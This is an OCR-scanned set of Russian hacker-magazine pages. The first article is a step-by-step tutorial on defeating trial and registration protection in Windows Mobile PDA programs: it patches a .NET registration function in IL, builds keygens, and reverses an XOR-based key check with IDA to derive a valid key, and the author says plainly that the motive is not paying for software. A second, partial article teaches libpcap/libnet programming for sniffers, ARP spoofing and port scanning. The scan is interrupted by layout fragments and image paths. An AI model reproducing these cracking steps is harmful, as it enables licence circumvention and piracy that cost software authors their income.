«Я ДОСТАЮ ИЗ ШИРОКИХ ШТАНИН...» МОЙ МАЛЕНЬКИЙ КПК. ЗАПУСКАЮ ПРОГУ И ВИЖУ НАДПИСЬ: «TRIAL PERIOD IS EXPIRED!». ДАВАЙ ПОСМОТРИМ, ЧТО МОЖНО С ЭТИМ ДЕЛАТЬ.




В середине 80-х годов прошлого века мой друг приобрел персональный компьютер. Это был ЕС 1841 — шедевр советского плагиата. В комплект входили: процессорный блок размером 900x900x200 мм, в котором стояли камень Intel 8088 на 4 МГц, 640 Кб оперативки, 2 флоповода на 5,25" и винт аж на 4 Мб; блок питания (точно такого же размера, как и процессорный блок); телевизор CGA с разрешением 320x240 и с 16 цветами (но видюха могла отображать только 4 цвета из шестнадцатицветной палитры). В те времена это был предел мечтаний, и мы сгорали от зависти. Про цену вообще стыдно было спрашивать. Сейчас же у меня в кармане лежит HP Jornada 565 размером 132x77x17 мм, который примерно в 100 раз быстрее ЕС 1841. Да уж, мобильные устройства прочно осели в нашей жизни. Уже никого не удивишь карманным компьютером с процессором 600 МГц и экраном 640x480, с поддержкой Bluetooth, WiFi, 3D и т.д.

По быстродействию КПК уверенно приближаются к большим собратьям. На них можно посмотреть новый фильм, почитать интересную книгу или поиграть в какой-нибудь новый квест — да и вообще, можно делать все, лишь бы был нужный софт, а добра этого на разных интернет-свалках хватает. Одна только беда — почти весь софт является платным и цена некоторых программ доходит аж до нескольких сотен зеленых президентов. У честного русского человека таких денег нет, по крайней мере, на софт :). Да и большинство приложений явно не тянут на такую цену. Поэтому не скоро еще «зарастет народная тропа» на крякерские сайты. Все бы ничего, да вот только количество софта растет не по дням, а по часам, и «труженики ножа и топора» просто не успевают их ломать, так как не всегда можно найти нужное лекарство от жадности для новенькой проги. Я надеюсь, ты понял, к чему я веду. Правильно! У нас и своих мозгов хватит. В конце концов, не боги горшки обжигают. В этой статье я рассмотрю КПК, работающие под управлением операционных систем семейства Windows Mobile. PalmOS и Symbian оставим на потом.

Ликбез

Сразу хочу предупредить, что весь материал этой статьи дается в исключительно ознакомительных целях для тех, кто пишет или собирается писать софт для КПК, в качестве напоминания о том, как нельзя защищать свои программы. Использование материалов статьи в иных, в частности противозаконных, целях является уголовным преступлением. Никакой ответственности за возможное применение этой информации на практике автор не несет.

Итак, ты, наверное, слышал, что все современные КПК используют ARM-процессоры, которые имеют RISC-архитектуру, в отличие от обычных ПК, процессоры которых имеют CISC-архитектуру. Этому можно было бы не придавать значения, но ARM-процессоры имеют совсем другую систему команд и,



Структура приложения в Reflector



Первый подопытный — диалог ввода регистрационного кода



Третий подопытный — диалог ввода регистрационного кода

соответственно, другую мнемонику ассемблера. Чтобы не грузить себя мегабайтами англоязычной информации, советую тебе обратить внимание в первую очередь на то, что поможет реализовать бит-хак, а именно на следующее:

1. Процессор имеет 16 регистров общего назначения: R0-R15. Эти регистры могут быть использованы для хранения адресов и данных. Кроме этого имеется регистр состояния CPSR. В этом регистре есть флаги условия (биты 28-31): V (28 бит) — Переполнение; C (29 бит) — Переполнение/Заем/Расширение; Z (30 бит) — Флаг нуля; N (31 бит) — Отрицание/Меньше.
2. Тебе обязательно надо знать описание команд условных и безусловных переходов: B (0xEAxxxxxx) — Безусловный переход; BL (0xEBxxxxxx) — Вызов функции; BNE (0x1Axxxxxx) — Переход, если в результате сравнения получили неравенство; BEQ (0x0Axxxxxx) — Переход, если в результате сравнения получили равенство.
3. При вызове функции адрес возврата записывается не в стек, а в регистр LR.
4. Для передачи параметров функций сначала используются регистры, а уже потом стек.

Теперь поговорим непосредственно про программы. В настоящее время для мобильных окон есть 2 типа приложений: приложение формата Portable executable и тот же PE для .net Framework. Оба типа представляют собой exe-файлы — тот же заголовок, те же секции и таблицы импорта. Обычный юзер никогда не заметит между ними разницы, но разница есть. Первый тип будет запускаться только на КПК, второй может также успешно работать и на PC. Это связано со следующим. В программах первого типа в секции кода находятся непосредственно команды процессора. В большинстве случаев это описанные выше ARM-инструкции, но не всегда, так как не все мобильные устройства работают на ARM-процессорах, есть и другие платформы. А вот в программах для .net секция кода представляет собой некоторый объектный код, который называется MSIL. При запуске они, якобы, компилируются в привычный для процессора код и выполняются уже на конкретной платформе. В связи с тем, что одна и та же программа будет работать как на КПК, так и на PC, такая технология дает большие возможности для разработчиков. Но также она дает их для крякеров, так как позволяет полностью восстановить исходный код программы!!! Кажется невероятным? Но это так! Не буду томить и сразу перейду к паре примеров для .net Framework. А потом рассмотрим обычные portable executable.

Подопытный № 1 (patch)

Программы под .net Framework включают в себя метаданные. В них содержится вся информация о классах, свойствах и методах, а также поля, имеющие оригинальное название. Именно поэтому .net-программы хорошо поддаются декомпиляции. Давай рассмотрим пару прог: одну я пропатчу, а для второй напишу кейген. Названия программ не привожу для того, чтобы не бросать тень на авторов и не подставляться самому, но я думаю, ты их узнаешь. Итак,

«В НАСТОЯЩЕЕ ВРЕМЯ ДЛЯ МОБИЛЬНЫХ ОКОН ЕСТЬ 2 ТИПА ПРИЛОЖЕНИЙ: ПРИЛОЖЕНИЕ ФОРМАТА PORTABLE EXECUTABLE И ТОТ ЖЕ PE ДЛЯ .NET FRAMEWORK»




Полное описание архитектуры и команд ARM ты сможешь найти на www.arm.com.




ildasm идет вместе с .net SDK — ищи на www.microsoft.com.

Microsoft Device Emulator — эмулятор Pocket PC, он входит в состав Visual Studio 2005. Его также можно найти на www.microsoft.com.

Все интересующие опкоды можно найти в MSDN или на www.micrisoft.com.



> Первый подопытный — незарегистрированная версия



> Второй подопытный — стартовый диалог и диалог ввода регистрационного кода

ILASM ИДЕТ ВМЕСТЕ С .NET FRAMEWORK — ИЩИ В ПАПКЕ WINDOWS\MICROSOFT .NET\FRAMEWORK\

поехали. Ты, наверное, уже догадываешься, что это приложение написано под .net. Поэтому мне будет нужен дизассемблер. Я буду использовать ildasm, ilasm и Reflector. С помощью первых двух можно дизассемблировать исходную программу в il-инструкции, поправить ее и затем заново откомпилировать. Мне они понадобятся для определения местоположения интересующих меня команд, просмотра их опкодов и шестнадцатеричных значений. Также я буду использовать Reflector, он способен восстановить исходный код приложения на любом из языков, позволяющих писать под .net, а именно VC++, C#, Visual Basic, Delphi и IL. Возможно, кто-то скажет, что это лишняя работа и можно обойтись одним рефлектором. Пусть этот кто-то идет лесом — это обучалка, а не мастер-класс. Чтобы не путаться в куче проводов, все свои опыты я буду проводить на эмуляторе PocketPC. Когда будешь химичить сам, помимо эмулятора, не забудь установить Microsoft ActiveSync. Для того чтобы связать эти две программы вместе, необходимо выполнить следующие действия:

- запустить ActiveSync (он сразу появиться в трее);
- открыть Device Emulator Manager (по умолчанию он находится в каталоге C:\Program Files\Microsoft Device Emulator\1.0\);
- в Device Emulator Manager выбрать «Pocket PC 2003 SE Emulator», затем в меню выбрать «Connect»;
- после того как откроется окно эмулятора, в Device Emulator Manager выбрать соединение Cradle; делается это в контекстном меню при помощи клика правой кнопкой по «Pocket PC 2003 SE Emulator».

После выполнения всех перечисленных выше действий программы автоматически соединятся. Теперь можно приступать непосредственно к установке приложения. Эта процедура в КПК не сильно отличается от таковой в ПК :). Запустив уже установленное приложение, я читаю диагноз. В нем говорится, что больной проживет максимум 15 дней, если не дать ему лекарство :(. Регистрация приложения осуществляется вводом 16-символьного ключа. Смотрю, что внутри у этой программы, открыв ее в рефлекторе. Сразу бросаются в глаза пространство имен SlipstreamSolutions. MyRegistration и 2 метода, находящиеся там: Hash (String): String и UnHash (String): String. Но я пока оставляю их и смотрю дальше. Следующее, что может меня заинтересовать, — это обработчик нажатия кнопки «Register», он называется «btnRegister_Click (Object, EventArgs): Void». Обработчик достаточно прост, он собирает введенный код в одну строку и передает его функции UnHash. Затем, если длина строки, полученной после UnHash, будет больше «mBlueSche» (условие № 1) и будет начинаться с «mBlueSche» (условие № 2), можно увидеть поздравления. Автор также оставил в приложении функцию Hash, вероятно, чтобы доброжелатели не мучались с взломом программы :). Но я не ищу легких путей, поэтому не буду пользоваться оставленной лазейкой. Я просто пропатчу дизассемблирую прогу с помощью ildasm, но не правкой одного байта, а исправлением функции UnHash, чтобы она всегда возвращала строку «mBlueSche» с несколькими пробелами в конце (для удовлетворения условию № 1). Теперь я делаю ее дамп, то есть дизассемблирую, выбрав в меню соответствующий пункт, при этом выставляю все галочки. Итак, дамп готов. Теперь найду в нем функцию UnHash. Она располагается почти в конце файла и обнаруживается по значению 0xb7dc, это ее RVA. Теперь вернусь к рефлектору и посмотрю на функцию UnHash в нем. В конце этой функции есть строка:

```
text1.Trim (" ".ToCharArray());
```

Заменю ее:

```
return "mBlueSche"
```

Для этого снова вернусь к дизассемблированному дампу. Все строки хранятся в одном месте программы (блок «User Strings»). Мне нужно найти строку подходящей длины, исправить ее и затем в инструкции ldst указать ее идентификатор. Например, строка «picIcon. Image» вполне подойдет, ее идентификатор — 70000067. Теперь ее нужно заменить:

```
"mBlueSche"
```

При этом важно не забывать о пробелах, а также о том, что это уникод. Теперь приступаю к замене:

```
text1.Trim (" ". ToCharArray());
```

Заменяю строкой:

```
return "mBlueSche"
```

Оставшиеся байты до инструкции leaves IL_01c8 поменяю на 00 (это код nop'a). После всех проделанных действий можно приступать к регистрации. Ввожу любой регистрационный номер, в результате чего программа перестает отсчитывать дни до своей кончины :).

«НЕ БУДУ ХОДИТЬ ВОКРУГ ДА ОКОЛО, А СКАЖУ СРАЗУ, ЧТО САМОЕ УДОБНОЕ СРЕДСТВО ДЛЯ КОВЫРЯНИЯ В PORTABLE EXECUTABLE FOR ARM — ЭТО IDA»

Подопытный № 2 (keygen)
Патч подходит, когда важен не процесс, а результат. Но ты ведь уже что-то начинаешь понимать в кряке, поэтому вершина твоего мастерства — кейген. Установив программу и запустив ее, видим, что прога будет работать только 7 дней, при этом регистрация происходит по схеме «Имя владельца/Код». Что же, открываю уже полюбившийся рефлектор и в течение пяти часов ищу обработчик кнопки «OK», которую нажимает пользователь. Шутка :)!
На это ушло не более 30 секунд и пяти кликов мышки — функция btnOK_Click.
Все достаточно примитивно. Есть функция проверки кода на валидность IsRegKeyOK, которая получает имя пользователя и код. Можно, конечно, сразу пропатчить, но ведь я решил написать кейген, поэтому смотрю функцию IsRegKeyOK. Алгоритм не сложный, но разбираться лень. Просто беру и копирую текст функции от начала до сравнения строк «text1» и «Code», создаю свой проект, а в нем — новую функцию, которая будет возвращать строку, и затем просто вставляю в нее скопированный текст. Ну, а все остальное, думаю, если захочешь, ты сможешь сделать сам. А если не захочешь, просто посмотри на последнее условие программы: должно быть, автор — полный дегенерат, если оставил заднюю дверь открытой.


Подопытный № 3 (кейген)
Не буду ходить вокруг да около, а скажу сразу, что самое удобное средство для ковыряния в Portable executable for ARM — это IDA. А если к нему добавить плагин wince_remote_arm, позволяющий отлаживать приложения для КПК, то ему вообще цены не будет. Я слышал про чудаков, которые используют Mirosoft Embedded Visual C++ для отладки и анализа кода, но, говорят, они скоро вымрут :). Для следующих исследований мне также понадобится связка Microsoft Device Emulator & Microsoft ActiveSync. Как обычно устанавливаю приложение. Пробую его запустить — приложение сообщает, что будет жить 7 дней. Регистрация при этом происходит по схеме «FirstName/LastName/RegistrationKey». После ввода произвольных данных передо мной на экране появляется обычный MessageBox со строкой «Code is incorrect». Далее копирую приложение на ПК и открываю его в IDA, предварительно выбрав тип приложения Pocket PC ARM Executable. После того как IDA завершит анализ кода, ищу строку «Code is incorrect». Для этого нужно нажать Shift+F10. После непродолжительных поисков нахожу строку «Code is incorrect», которая вызывается всего один раз по адресу .text:00022294. Посмотрев внимательно на код, можно заметить, что переход на эту часть программы осуществляется с адреса .text:0002226C, если в R0 находится значение, отличное от -1. Следовательно, поблизости должен быть блок, осуществляющий проверку введенного кода и возвращающий результат проверки. Этим блоком является функция sub_11A08, вызов которой осуществляется по адресу .text:0002225C. Смотрю, как и что делает эта функция, для чего запускаю программу под отладчиком, предварительно поставив бряк, с помощью F2 по адресу. text:0002225C. Для того чтобы запустить отладку, достаточно нажать F9. IDA попытается найти приложение на удаленном компьютере (если она его не обнаружит, то предложит скопировать его туда). Пробую зарегистрироваться, введя данные: Cracker, Cracker, 111222. Вот я и остановился по адресу 0002225C. Посмотрю, что при этом находится в регистрах, для этого мне понадобится окно «General registers». В R1 передается адрес 0006E5E8, который указывает на строку «CRACKERCRACKER», то есть FirstName и LastName передаются одной строкой.
В регистре R5 находится адрес 0006E580, по которому располагается достаточно интересная последовательность символов: 0x17\0x17\0x17\0x14\0x14\0x14. Возможно, она имеет какое-то отношение к проверке введенных данных, но не буду торопиться с выводами. В остальных регистрах нет ничего интересного. Теперь захожу в функцию по F7 и выясняю истину. Функция имеет достаточно малый размер. Она не делает ничего особенного, кроме проверки того, чтобы строки, переданные через R1 и R5, были не нулевой длины, и посимвольной проверки строк, переданных через R1 и R5. Следовательно, строка «0x17\0x17\0x17\0x14\0x14\0x14» — это каким-то образом извращенный код 111222, и моя задача — отследить место формирования этой строки и понять алгоритм ее формирования. Для этого ставлю бряк по адресу 00022190 (листинги ищи на нашем DVD) и снова пробую зарегистрироваться. Дохожу до .text:000221C0 и попадаю в интересный цикл, который делает буквально следующее:

1. берет первый символ введенного кода;
2. ксорит на 0x26;
3. переходит к следующему символу и, если не конец строки, переходит на пункт 2.

Вот и вся защита. Теперь проверяю это, ксорю строку «CRACKERCRACKER» на 0x26, получаю следующий результат — «etgemctetgemct». Ввожу и получаю поздравления.

Выводы
Итак, какие же можно сделать выводы? А выводы весьма печальные — несмотря на высокотехнологичность всех современных карманных компьютеров, лицензионная защита программного обеспечения для них практически отсутствует. Приведенные выше примеры приложений взяты произвольно, помимо них, я исследовал еще штук 30, и везде уровень защиты был примерно такой же. Из всех рассмотренных мною прог ни одна не была запакована, хотя говорят, что есть какие-то паковщики. Разработчикам есть, над чем задуматься. Как говорится, семь раз протесть, один раз продай.

Создаем продвинутый боевой софт!



Иван Скляров
/ sklyarov@real.xakep.ru,
www.sklyaroff.ru /

Библиотеки libpcap и libnet в действии

На библиотеках libpcap и libnet работают тысячи знаменитых программ, таких как сканер nmap, сниферы tcpdump и ettercap, система обнаружения атак Snort. Автором библиотеки libnet является бывший редактор легендарного электронного журнала Phrack — route (Mike Schiffman). А в 55-м номере Phrack библиотеке libnet была посвящена отдельная статья, которая вызвала большой резонанс среди читателей. Что же такого примечательного в этих библиотеках? Вот об этом я тебе сейчас и расскажу, а еще научу писать программы с их использованием.

Libpcap и libnet — это разные библиотеки, предназначенные для разных задач и созданные разными авторами, но, по меткому выражению Майка Шифмана, они являются братьями (или сестрами). Библиотека libpcap предназначена для извлечения пакетов из сети и их анализа. Библиотека libnet используется для обратного действия — для генерации пакетов произвольного формата и отправки в сеть. Библиотека libpcap (Packet Capture library) была создана Ван Якобсоном (Van Jacobson), Крегом Лерисом (Craig Leres) и Стивом Маккеном (Steve McCanne). Твоя программа может задействовать либо только одну из этих библиотек, либо сразу обе.

Все прелести libnet & libpcap

Чтобы осознать всю прелесть этих библиотек, нужно попробовать программировать без них. Я попробовал, поэтому могу поделиться опытом. Допустим, тебе нужно написать снифер с поддержкой фильтрации пакетов, позволяющей задавать протокол, порт, IP-адрес, флаги или какие-либо другие данные пакетов, которые требуется захватывать. Создание в программе полноценного фильтра может занять не один день или даже месяц. С использованием же библиотеки libpcap мощный фильтр, сравнимый с тем, что присутствует в утилите tcpdump, встраивается в программу буквально с помощью нескольких строчек кода.
Другой пример. Тебе нужно написать сканер портов с поддержкой SYN-, FIN-, X-mas-, Null-, ACK- и UDP-сканирования. Для этого необходимо самостоятельно формировать и заполнять поля заголовков сетевых пакетов, рассчитывать контрольные суммы и т.д. С библиотекой libnet все значительно проще: CRC и основные поля она заполнит сама, а подробные мануалы, которые идут вместе с библиотекой, помогут тебе подобрать оставшееся. Не жизнь, а просто сказка!
У библиотек libpcap и libnet есть еще один большой плюс — они реализованы для многих операционных систем, в том числе для Windows, поэтому программа, основанная на этих библиотеках, будет переносимой.
Теперь рассмотрим, как работать с каждой из этих библиотек в отдельности.
Мы напишем 3 учебных программы: пассивный снифер с поддержкой библиотеки libpcap, ARP-спуфер с поддержкой библиотеки libnet и простой сканер портов, использующий сразу обе эти библиотеки. Все исходники ты найдешь на DVD к журналу.
Перед началом работы библиотеки должны быть установлены в системе. В этом нет ничего сложного. В *nix-системах библиотеки libpcap и libnet обычно идут с установочными дистрибутивами. В Windows в среде Microsoft Visual C++ после установки библиотек тебе понадобится выполнить настройку переменных среды для обеспечения возможности компиляции программ. В самих архивах с библиотеками идут мануалы с описаниями всех функций, заголовочных файлов и т.д. — к ним тебе следует обращаться за всеми деталями. Я писал и тестировал все примеры программ для этой статьи только под Linux.

Пассивный снифер с использованием библиотеки libpcap

Во всех программах, которые используют библиотеку libpcap, должен быть включен за-

> Участок исходного кода сканера портов, построенного на библиотеках libpcap и libnet

головочный файл pcap.h. Типичная последовательность шагов, которую должна выполнить программа, использующая библиотеку libpcap для выполнения своей задачи, выглядит так:

1. идентифицировать сетевой интерфейс;
2. открыть сетевой интерфейс и создать сессию перехвата;
3. создать фильтр, если он необходим;
4. захватить и обработать пакеты;
5. закрыть сессию перехвата.

Рассмотрим подробно каждый шаг.

Идентификация сетевого интерфейса

Существует 3 основных способа идентификации сетевого интерфейса, на котором будет осуществляться прослушивание. Первый способ — без использования библиотеки libpcap. Имя интерфейса задается жестко в программе: «#define DEVICE "eth0"». Оно может также передаваться в программу пользователем через командную строку. Второй способ — использовать функцию pcap_lookupdev() из библиотеки libpcap:

```
#include <pcap.h>
...
char errbuf[PCAP _ ERRBUF _ SIZE];
char *dev = pcap _ lookupdev(errbuf);

if (dev == NULL) {
  fprintf(stderr, "%s", errbuf); exit(-1);
}
```

В этом случае переменной dev присвоится имя подходящего интерфейса. В буфер errbuf будет передано описание ошибки, если таковая возникнет при работе pcap_lookupdev(). Прототип функции pcap_lookupdev() выглядит следующим образом:

```
char *pcap _ lookupdev(char *errbuf)
```

Третий способ — предложить пользователю выбрать интерфейс из предложенного списка. Такой список формирует функция pcap_findalldevs(), ее прототип:

```
pcap _ findalldevs(pcap _ if _ t **alldevsp, char
*errbuf)
```

Подробности об этой функции смотри в мануалах. Замечу, что функция pcap_findalldevs() отсутствует в устаревших версиях библиотеки libpcap.

Открытие сетевого интерфейса и создание сессии перехвата

Открывает сетевой интерфейс и создает сессию перехвата функция pcap_open_live(), ее прототип выглядит следующим образом:

```
pcap _ t *pcap _ open _ live(const char *device,
int snaplen, int promisc, int to _ ms, char
*errbuf)
```

Здесь:
device — это имя интерфейса, которое мы определили на первом шаге;
snaplen — целое число, определяющее максимальное количество байт сетевого пакета, которое будет захватываться библиотекой;
promisc — флаг, переводящий интерфейс в неразборчивый режим (promiscuous mode) (1 — установлен, 0 — нет);
to_ms — тайм-аут в миллисекундах (0 — чтение осуществляется до первой ошибки, -1 — бесконечно);
errbuf — буфер, в который заносится сообщение об ошибке.

```
ДЕМОНСТРАЦИОННЫЙ ФРАГМЕНТ КОДА
#include <pcap.h>
...
pcap _ t *handle;
char errbuf[PCAP _ ERRBUF _ SIZE];

handle = pcap _ open _ live(dev, BUFSIZ, 1, 0,
errbuf);
if (handle == NULL) {
  fprintf(stderr, "%s", errbuf);
  exit(-1);
}
```

Здесь открывается интерфейс, имя которого указано в dev, и говорится, сколько байт пакета захватывать (значение BUFSIZ определено в pcap.h). Сетевой интерфейс переключается в неразборчивый режим. Также отмечается, что данные будут читаться до тех пор, пока не произойдет ошибка.

Создание фильтра

Для включения фильтра в программу существуют две основные функции: pcap_compile() и pcap_setfilter(). Выражение для фильтра хранится в обыкновенной строке (массиве символов). Синтаксис таких выражений полностью соответствует тому синтаксису, который используется утилитой tcpdump. Перед тем как применить фильтр, его нужно «скомпилировать». Это делает функция pcap_compile(). Ее прототип выглядит следующим образом:

```
int pcap _ compile(pcap _ t *p, struct bpf _
program *fp, char *str, int optimize, bpf _ u _
int32 netmask)
```


Первый аргумент — это дескриптор открытой сессии. Второй аргумент — указатель на область в памяти, где будет храниться «скомпилированная» версия нашего филь-




> Домашние страницы библиотек:
www.tcpdump.org — libpcap под UNIX;
www.winpcap.org — libpcap под Windows (WinPcap);
www.packetfactory.net/libnet — libnet под UNIX;
www.packetfactory.net/libnet/dist/deprecated/LibnetNT.zip — libnet под Windows;
www.infonexus.com — домашняя страница Майка Шифмана.



> В моей книге «Программирование боевого софта под Linux» ты сможешь найти более подробную информацию о программировании с использованием библиотек libpcap и libnet.



> На DVD лежат исходные коды снифера (sklsniff_pcap.c), ARP-спуфера (arpspoofer.c), сканера портов (plscan.c), а также последние версии библиотек libpcap и libnet под UNIX и Windows.



> Домашняя страничка автора библиотеки libnet Майка Шифмана

```
mc - /home/Soft - Shell - Konsole
Сеанс  Правка  Вид  Закладки  Настройка  Справка
[root@localhost Soft]# gcc sklsniff_pcap.c -o sklsniff_pcap -lpcap
[root@localhost Soft]# ./sklsniff_pcap icmp -d
==========================================================
= Simple passive sniffer by Ivan Sklyaroff, 2006. =
=    [-d] - dump a block of data in hex&ascii.    =
==========================================================
icmp
#####################################################
Packet #1 (98 bytes read)
==ETHERNET_HEADER====================================
MAC destination        :00:0c:29:e6:63:7c
MAC source             :00:50:56:c0:00:01
Packet type ID field   :0x800
==IP_HEADER==========================================
IP version             :4
IP header length       :5
TOS                    :0
Total length           :84
ID                     :1085
Fragment offset        :0x4000
MF                     :0
DF                     :1
TTL                    :64
Protocol               :1
IP source              :192.168.10.128
IP destination         :192.168.10.1
==ICMP_HEADER========================================
```

> Работает пассивный снифер, написанный с использованием библиотеки libpcap. В командной строке задан фильтр: захватывать только ICMP-пакеты и показывать дамп (-d) hex&ascii

